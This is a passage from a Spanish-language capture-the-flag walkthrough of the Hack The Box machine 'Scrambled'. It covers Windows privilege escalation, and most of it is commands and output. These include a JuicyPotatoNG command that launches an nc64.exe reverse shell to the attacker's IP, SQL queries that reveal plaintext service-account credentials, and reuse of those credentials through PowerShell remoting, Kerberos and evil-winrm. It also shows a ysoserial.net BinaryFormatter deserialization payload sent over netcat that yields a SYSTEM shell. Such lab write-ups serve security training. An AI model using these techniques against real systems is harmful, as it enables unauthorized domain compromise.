SeMachineAccountPrivilege Add workstations to domain Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
PS C:\>
```

Descargamos la utilidad y la subimos al servidor victima

```
~/Documents/htb_2025/Scrambled/exploit > unzip JuicyPotatoNG.zip
Archive:  JuicyPotatoNG.zip
  inflating: JuicyPotatoNG.exe

~/Documents/htb_2025/Scrambled/exploit > ls
juicy_2  JuicyPotatoNG.exe  JuicyPotatoNG.zip
```

Una ves subido el JuicyPotatoNG.exe ejecutamos de la siguiente manera:

```
JuicyPotatoNG.exe -t * -l 4444 -p C:\Windows\System32\cmd.exe -a "/c
C:\Temp\nc64.exe -c cmd 10.10.16.3 4444"
```

Nota:

Por alguna razón no funciona

Dado que estamos intentando escalar privilegios en la maquina victima, realizaremos enumeración de la base de datos intentando obtener información que ayude al compromiso del server. Iniciamos por ver las bases de datos:

```
#bases de datos
SELECT name from marter.sys.databases
#seleccionamos la base de datos deseada
use ScrambleHR
#tablas
SELECT table_name,table_schema from ScrambleHR.INFORMATION_SCHEMA.TABLES;
```

```
#vemos contenido de la tablas
SELECT * FROM Employees;
```

```
SQL (SCRM\administrator dbo@ScrambleHR)> SELECT * FROM Employees;
EmployeeID  FirstName  Surname  Title  Manager  Role
-----
SQL (SCRM\administrator dbo@ScrambleHR)> SELECT * FROM UserImport
LdapUser  LdapPwd  LdapDomain  RefreshInterval  IncludeGroups
-----
MiscSvc  ScrambledEggs9900  scrm.local  90  0
SQL (SCRM\administrator dbo@ScrambleHR)> |
```

Tenemos las credenciales del usuario MiscSvc por lo cual intentaremos realizar autenticación de dos formas, primero jugaremos con PS-Session y posteriormente con Evil-WinRM. Para iniciar sesión como MiscSvc vamos crear un objeto que tenga las credenciales del usuario detectado desde la PowerShell que ya tenemos activa como el usuario sqlsvc de la siguiente manera:

```
$password = ConvertTo-SecureString "ScrambledEggs9900" -AsPlainText -Force
$cred = new-object System.Management.Automation.PSCredential
("scrm.local\MiscSvc", $password)
Enter-PSSession -ComputerName dc1 -Credential $cred
#Ejecutar comandos desde los objetos creados
Invoke-Command -ComputerName dc1 -Credential $cred -ScriptBlock { whoami }
```

```
PS C:\> $password = ConvertTo-SecureString "ScrambledEggs9900" -AsPlainText -Force
$password = ConvertTo-SecureString "ScrambledEggs9900" -AsPlainText -Force
PS C:\> $cred = new-object System.Management.Automation.PSCredential ("scrm.local\MiscSvc", $password)
$cred = new-object System.Management.Automation.PSCredential ("scrm.local\MiscSvc", $password)
PS C:\> Invoke-Command -ComputerName dc1 -Credential $cred -ScriptBlock { whoami }
Invoke-Command -ComputerName dc1 -Credential $cred -ScriptBlock { whoami }
scrm\miscsvc
```

El siguiente método para ganar acceso al servidor es mediante WinRm, para este ejercicio tenemos que estar dentro del grupo "Remote Management Users", que es nuestro caso. Primero generaremos un TGT con Impacket-getTGT de la siguiente manera:

```
impacket-getTGT scrm.local/MiscSvc:ScrambledEggs9900
```

posteriormente configuramos la estructura /etc/krb5.conf que tiene que tener la siguiente estructura

```
[libdefaults]
    default_realm = SCRM.LOCAL
    dns_lookup_realm = false
```


```

dns_lookup_kdc = false
[realms]
  SCRM.LOCAL = {
    kdc = 10.10.11.168
    admin_server = 10.10.11.168
  }
[domain_realm]
  .scrm.local = SCRM.LOCAL
  scrm.local = SCRM.LOCAL

```

Ahora solo queda conectarse con evil-winrm

```
evil-winrm -i dc1.scrm.local -u 'MiscSvc' -r scrm.local
```



```

~/Documents/htb_2025/Scrambled/content > evil-winrm -i dc1.scrm.local -u 'MiscSvc' -r scrm.local
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-complet
Warning: User is not needed for Kerberos auth. Ticket will be used
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\miscsvc\Documents> whoami
scrm\miscsvc
*Evil-WinRM* PS C:\Users\miscsvc\Documents> |



```

Escalada de Privilegios 2

Después de buscar archivos o potenciales formas de escalar privilegios, encontramos un archivo en el directorio C:\shares\it\apps\Sales Order Client\

- ScrambleClient.exe
- ScrambleLib.dll

Ya que son archivos .exe y dll se realizara una inspección de estos sobre una maquina Windows



- Se detecto que al realizar una inspección mas profunda sobre el archivo .dll el programa esta realizando serialización y deserialización sobre un objeto, además, tenemos un archivo llamado ScrambleDebugLog.txt, esto nos permite identificar lo que hace por detrás cuando se crea un nuevo objeto.

En .NET, la serialización es el proceso de convertir el estado de un objeto en un flujo de bytes o una cadena (como JSON o XML) que pueda almacenarse o transmitirse. La deserialización es el proceso inverso, donde este flujo de datos se convierte de nuevo en un objeto completo en memoria. Estos procesos permiten a las aplicaciones persistir el estado de los objetos, enviar datos

entre diferentes sistemas o guardar configuraciones de forma duradera.

¿Cómo funciona?


1. **1.** (Objeto -> Flujo):**


- Un objeto se representa como un conjunto de datos, capturando los valores de sus propiedades y campos públicos.

- Estos datos se convierten en un formato específico, como un flujo de bytes, XML o JSON, que puede ser escrito en un archivo, guardado en una base de datos o enviado a través de la red.

- **2.** Deserialización (Flujo -> Objeto):**

- El flujo de datos (bytes, JSON, XML) se lee y se interpreta.
- Se crea una nueva instancia del objeto en memoria, restaurando su estado a partir de los datos serializados





- Como siguiente punto identificamos un posible acceso directo sin credenciales como desarrollador al programa, ya que con solo proporcionar un nombre podemos entrar sin tema alguno

```
// Token: 0x0600002B RID: 43 RVA: 0x000023D4 File Offset: 0x000005D4
public bool Logon(string Username, string Password)
{
    bool result;
    try
    {
        if (string.Compare(Username, "scrmdev", true) == 0)
        {
            Log.Write("Developer logon bypass used");
            result = true;
        }
        else
        {
            HashAlgorithm hashAlgorithm = MD5.Create();
            byte[] bytes = Encoding.ASCII.GetBytes(Password);
            Convert.ToBase64String(hashAlgorithm.ComputeHash(bytes, 0, bytes.Length));
            ScrambleNetResponse scrambleNetResponse = this.SendRequestAndReceive(
                ScrambleNetRequest.RequestType.AuthenticationRequest, Username, Password);
            ScrambleNetResponse.ResponseType type = scrambleNetResponse.ResponseType;
            if (type != ScrambleNetResponse.ResponseType.Success)
            {
                if (type != ScrambleNetResponse.ResponseType.InvalidCredentials)
                {
                    throw new ApplicationException(scrambleNetResponse.GetResponseText());
                }
                Log.Write("Logon failed due to invalid credentials");
                result = false;
            }
            else
            {
                Log.Write("Logon successful");
            }
        }
    }
    catch { }
}
```

ScrambleDebugLog: Bloc de notas
Archivo Edición Formato Ver Ayuda

```

9/10/2025 12:16:16 AM Connecting to server
9/10/2025 12:16:17 AM Received from server: SCRAMBLECORP_ORDERS_V1.0.3;
9/10/2025 12:16:17 AM Parsing server response
9/10/2025 12:16:17 AM Response type = Banner
9/10/2025 12:16:17 AM Sending data to server: LOGON;admin|admin
9/10/2025 12:16:17 AM Getting response from server
9/10/2025 12:16:17 AM Received from server: ERROR_INVALID_CREDENTIALS;
9/10/2025 12:16:17 AM Parsing server response
9/10/2025 12:16:17 AM Response type = InvalidCredentials
9/10/2025 12:16:17 AM Logon failed due to invalid credentials
9/10/2025 12:17:11 AM Developer logon bypass used
9/10/2025 12:17:11 AM Getting order list from server
9/10/2025 12:17:11 AM Getting orders from server
9/10/2025 12:17:11 AM Connecting to server
9/10/2025 12:17:11 AM Received from server: SCRAMBLECORP_ORDERS_V1.0.3;
9/10/2025 12:17:11 AM Parsing server response
9/10/2025 12:17:11 AM Response type = Banner
9/10/2025 12:17:11 AM Sending data to server: LIST_ORDERS;
9/10/2025 12:17:11 AM Getting response from server
9/10/2025 12:17:11 AM Received from server: SUCCESS;AAEAAAD/////AQAAAAAAAAAAMAgAAAEJTY
fSXNDb21wbGV0ZRBfUmVmZXJlbmNlTnVtYmVyD19RdW90ZVJlZmVjZW5jZQ1fU2FsZXNSZX4LX09y
9/10/2025 12:17:11 AM Parsing server response
9/10/2025 12:17:11 AM Response type = Success
9/10/2025 12:17:11 AM Splitting and parsing sales orders
9/10/2025 12:17:11 AM Found 2 sales orders in server response
9/10/2025 12:17:11 AM Deserializing single sales order from base64: AAEAAAD/////AQAAAAAAAAAAMAgAAAEJTY

```

Scramble Corp - Sales Orders
File Tools Help


Welcome back scrmdev
 Message of the day: Try hard

Outstanding Orders New Order

Order Number	Due Date
SCRMISO3601	7/20/2022
SCRMISO3749	9/15/2022

2 orders found

- Como se muestra en la imagen anterior, vemos que podemos entrar como scrmdev sin proporcionar credenciales. Esto permite poder crear una nueva Orden y ver mas afondo lo que realiza el programa pero a simple vista realiza serialización de un objeto y lo desrealiza. Dado que podemos conectarnos al servicio Scramble por el puerto 4411 y si no el programa no filtra correctamente nuestro inputo, podemos mandar data serializada, esto lo podemos crear con una herramienta llamada ysoserial.net de la siguiente manera:

```

.\ysoserial.exe -g WindowsIdentity -f BinaryFormatter -o base64 -c
"C:\Users\Public\rv.exe"

```

```

UPLOAD_ORDER;AAEAAAD/////AQAAAAAAAAAAEAQAAAClTeXN0ZW0uU2VjdXJpdHkuUHJpbmNpcGFsL
ldpbmRvd3NJZGVudGl0eQEAAAAkU3lzdGVtLlNlY3VyaXR5LkNsYWltc0lkZW50aXR5LmFjdG9yAQY
CAAAA6AlBQUVBQUFELy8vLy9BUUFBUFBQUFBQUFBQU1BZ0FBQUY1TmFXTnliM052Wm5RdVZHOTNaWEpUY
UdWc2JDNUZaR2wwYjNjc0lGWmxjbk5wYjI0OU15NHdMakF1TUN3Z1EzVnNkSFZ5WlQxdVpYVjBjbUZ
zTENCUWRXSnNhV05MWlhsVWlydGxiajB6TVdKbU16ZzF0bUZRtXpZMFpUTTFCUUVBUFBQUFBQUFBQU1B
Tl6YjJaMExsWnBjM1ZoYkZOMGRXUnBieTVVWlhoMExrWnZjbTFoZUhScGJtY3VWR1Y0ZEVadmNtMWh
kSFJwYm1kU2RXNVFjbTl3WlhKMGFVnpBUUFBUQE5R2IzSmxaM0p2ZFcl1a1FuSjFjMmdCQWdBQUFBW
URBQUFBMEFV0FAzaHRiQ0IyWlhKemFXOXVQU0l4TGpBaUlHVnVZMjlrYVc1b1BTSjFkR1l0TVRZaVB
6NE5DanHQWw1wbFkzUkVZWJfVUUhKdmRtbGtaWElnVFDWMGFHOWtUbUZ0WlQwaVUZUmhjb1FpSUVse
lNXNXBkR2xoYkV4d1lXUkZibUZpYkdWa1BTSkdZV3h6WlNJJ2VHMxNlBk05SW1oMGRlQlZMeTl6WTJ
obGJXRnpMbTFwWTNkdmMyOW1kQzVqYjIwdmQybHVabmd2TWpBd05pOTRZVzFzTDNCEvPYTmxib1JoZ
EdsdmJpSWdlRzFzYm5NNmMyUTlJbU5zY2kxdVlXMWxjM0JoWTJVNlUzbHpkR1Z0TgtScFlXZHVhM04

```

```
wYVdOek8yRnpjMLZ0WW14NVBWTjVjM1JsYlNJZ2VHMxNibk02ZUQwaWFIUjBjRG92TDNOamFHVnRZW
E11YldsamNtOXpiMlowTG10dmJTOTNhVzVtZUM4eU1EQ TJMM2hoYld3aVBnMettJQ0E4VDJKcVpXTjB
SR0YwWVZCewIzWnBaR1Z5TGs5aWftVmpkRWx1YzNSaGJtTmxQZzBLSUNBZ0LEeHpaRHBRY205alpYT
npQZzBLSUNBZ0LDQWdQSE5rT2xCeWiYtmxjM011VTNSaGnuUkpibVp2UGcws0LDQWdJQ0FnSUNBOGM
yUTZVSEp2WTJWemMxTjBZWEowU1c1bWJ5QkJjbWQxYldWdWRITTLJaTlqSUVNNlhGVnpaWEp6WEcxc
GMyTnpkbU5jUkc5amRXMWxibLJ6WEhKMkxtVjRaU0lnVTNSaGJtUmhjbVJGY25KdmNrVnVZMjlrYVc
1blBTSjdLRHBPZFd4c2ZTSWdVM1JoYm1SaGntUlBkWFJ3ZFhSRmJtTnZaR2x1WnowaWUzZzZUblZzY
kgwaUlGVnpaWEpWVcx bFBTswLJRkJoYzNOM2IzSmtQU0o3ZURwT2RXeHNmU0lnUkc5dFlXbHVQU0L
pSUV4dlLXULZjMLZ5VUhKdlptbHNaVDBpUm1Gc2MyVWlJRVPwYkdWT1lXMWxQU0pqYldRaUlDOctEU
W9nSUNBZ0LDQThMM05rT2xCeWiYtmxjM011VTNSaGnuUkpibVp2UGcws0LDQWdJRhd2YzJRNlVISnZ
ZMLZ6Y3o0TkNpQWdQZlQWW1wbFkzUkVZWfJoVUUhKdmRtbGtaWEL1VDJKcVpXTjBTVzV6ZEdGdVkyV
StEUW84TDA5aWftVmpkRVJoZEdGUWntOTJhV1JsY2o0TAs=
```

Explicación de cada parámetro:

- ****g WindowsIdentity****

Indica el `_gadget chain_` a usar. En este caso, la cadena `'WindowsIdentity'` dentro de .NET que puede ejecutarse al deserializarse de manera insegura.

- ****f BinaryFormatter****

Define el `_formatter_` que se usará para serializar el payload. Aquí se usa el `'BinaryFormatter'` de .NET, un componente históricamente vulnerable.

- ****o base64****

Indica el formato de salida. En vez de soltar bytes crudos, el payload se imprime en ****Base64**** (para que pueda copiarse fácilmente o incrustarse en texto).

- ****c "C:\Users\Public\rv.exe"****

Este es el ****comando** que se ejecutará cuando el payload sea deserializado.

En este caso, abriría/ejecutaría el binario `'rv.exe'` que está en la carpeta pública de Windows.

Este comando ejecuta un payload malicioso creado anteriormente para mandar una CMD a mi maquina de atacante. Procedo a realizar la ejecución conectándome al puerto 4411 y mandar la data serializada

```
#resultados
```

```
nc 10.10.11.168 4411
```

```
SCRAMBLECORP_ORDERS_V1.0.3;
```

```
UPLOAD_ORDER;AAEAAAD/////AQAAAAAAAAAAEAQAAAClTeXN0ZW0uU2VjdXJpdHkuUHJpbmNpcGFsL
ldpbmRvd3NJZGVudGlt0eQEAAAAAKU3lzdGVtLlNlY3VyaXR5LkNsYWltdc0lkZW50aXR5LmFjdG9yAQY
CAAAA6AlBQUVBQUFELy8vLy9BUUFBUFBQUFBQU1BZ0FBQUY1TmFXTnliM052Wm5RdVVHOTNaWEpUY
```

UdWc2JDNUZaR2wwYjNjc0lGwmxjbk5wYjI0OU15NHdMakF1TUN3Z1EzVnNkSFZ5WlQxdVpYVjBjbUZ
zTENCUWRXSnNhV05MWlhsVWIydGxiajB6TVdKbU16ZzF0bUZrTXpZMFpUTTFCUUVBQUFCQ1RXbGpjb
Tl6YjJaMExsWnBjM1ZoYkZOMGRXUnBieTVVWlhoMExrWnZjbTFoZEhScGJtY3VWR1Y0ZEadmNtMWh
kSFJwYm1kU2RXNVFjbTl3WlhKMGFxVnpBUUFBUQE5R2IzSmxaM0p2ZFc1a1FuSjFjMmdCQWdBQUFBW
URBQUFBMEFV0FAzaHRiQ0IyWlhKemFXOXVQU0l4TGpBaUlHVnVZMjlrYVc1b1BTSjFkR1l0TVRZaVB
6NE5DanHQWW1wbFkzUkVZWfJoVUhKdmRtbGtaWElnVFdWMGFHOWtUbUZ0WlQwaVUzUmhjb1FpSUVse
lNXNBkR2xoYkV4dlXUkZibUZpYkdWa1BTSkdZV3h6WlNJZ2VHMxNibk05SW1oMGRIQTZMeTl6WTJ
obGJXRnpMbTFwWTNKdmMyOW1kQzVqYjIwdmQybHVabmd2TWpBd05p0TRZVzFzTDNCeVpYTmxib1JoZ
EdsdmJpSWdlRzFzYm5NNmMyUTlJbU5zY2kxdVlXMWxjM0JoWtJVNlUzbHpkR1Z0TgtScFlXZHVim04
wYVd0ek8yRnpjMlZ0WW14NVBWtjVjM1JsYlNJZ2VHMxNibk02ZUQwaWFIUjBjRG92TDN0amFHVnRZW
E11Yl dsamNtOXpimLowTG10dmJTOTNhVzVtZUM4eU1EQ TJMM2hoYld3aVBnMEtJQ0E4VDJKcVpXTjB
SR0YwVWZCeWiZwnBaR1Z5TGs5aWftVmpkRWx1YzNSaGJtTmxQZzBLSUNBZ0lEeHpaRHBRY205alpYT
npQZzBLSUNBZ0lDQWdQSE5rT2xCeWiYtmxjM011VTNSaGnuUkpibVp2UGcwS0lDQWdJQ0FnSUNBOGM
yUTZVSEp2WTJWemMxTjBZWEowU1c1bWJ5QkjjbWQxYldWdWRITTLJaTlqSUVNNlhGVnpaWEp6WEcxc
GMyTnpkbU5jUkc5amRXMWxib1J6WEhKMkxtVjRaU0lnVTNSaGJtUmhjbVJGY25KdmNrvnVZMjlrYVc
1b1BTSjd1RHBPZFd4c2ZTSWdVM1JoYm1SaGNtUlBkWFJ3ZFhSRmJtTnZaR2x1WnowaWUzZzZUb1ZzY
kgwaUlGVnpaWEpPWVcxbFBTSWlJRkJoYzNOM2IzSmtQU0o3ZURwT2RXeHNmU0lnUkc5dFlXbHVQU0l
pSUV4dl1XUlZjMlZ5VUhKdlptbHNaVDBpUm1Gc2MyVWlJRvpwYkdWT1lXMWxQU0pqYldRaUlDOctEU
W9nSUNBZ0lDQTHMM05rT2xCeWiYtmxjM011VTNSaGnuUkpibVp2UGcwS0lDQWdJRhd2YzJRNlVISnZ
ZMlZ6Y3o0TkNpQWdQZlQWw1wbFkzUkVZWfJoVUhKdmRtbGtaWElnVDJKcVpXTjBTVzV6ZEdGdVkyV
StEUW84TDA5aWftVmpkRVJoZEdGUWntOTJhV1JsY2o0TAs=

ERROR_GENERAL;Error deserializing sales order: Exception has been thrown by
the target of an invocation.

SESSION_TIMED_OUT;

Pwned!

```
C:\Users\administrator\Desktop>dir
```

```
dir
```

```
Volume in drive C has no label.
```

```
Volume Serial Number is 5805-B4B6
```

```
Directory of C:\Users\administrator\Desktop
```

```
29/05/2022  21:02    <DIR>          .
29/05/2022  21:02    <DIR>          ..
09/09/2025  08:35                34 root.txt
               1 File(s)                34 bytes
               2 Dir(s)  15,929,786,368 bytes free
```

```
C:\Users\administrator\Desktop>whoami
```

```
whoami
```

```
nt authority\system
```

```
C:\Users\administrator\Desktop>hostname
```

```
hostname
```

DC1

C:\Users\administrator\Desktop>

```
C:\Users\administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 5805-B4B6

Directory of C:\Users\administrator\Desktop

29/05/2022  21:02    <DIR>          .
29/05/2022  21:02    <DIR>          ..
09/09/2025  08:35                34 root.txt
                                1 File(s)        34 bytes
                                2 Dir(s)  15,929,786,368 bytes free

C:\Users\administrator\Desktop>whoami
whoami
nt authority\system

C:\Users\administrator\Desktop>hostname
hostname
DC1

C:\Users\administrator\Desktop>
```

<https://github.com/fmelipin/GodPotato>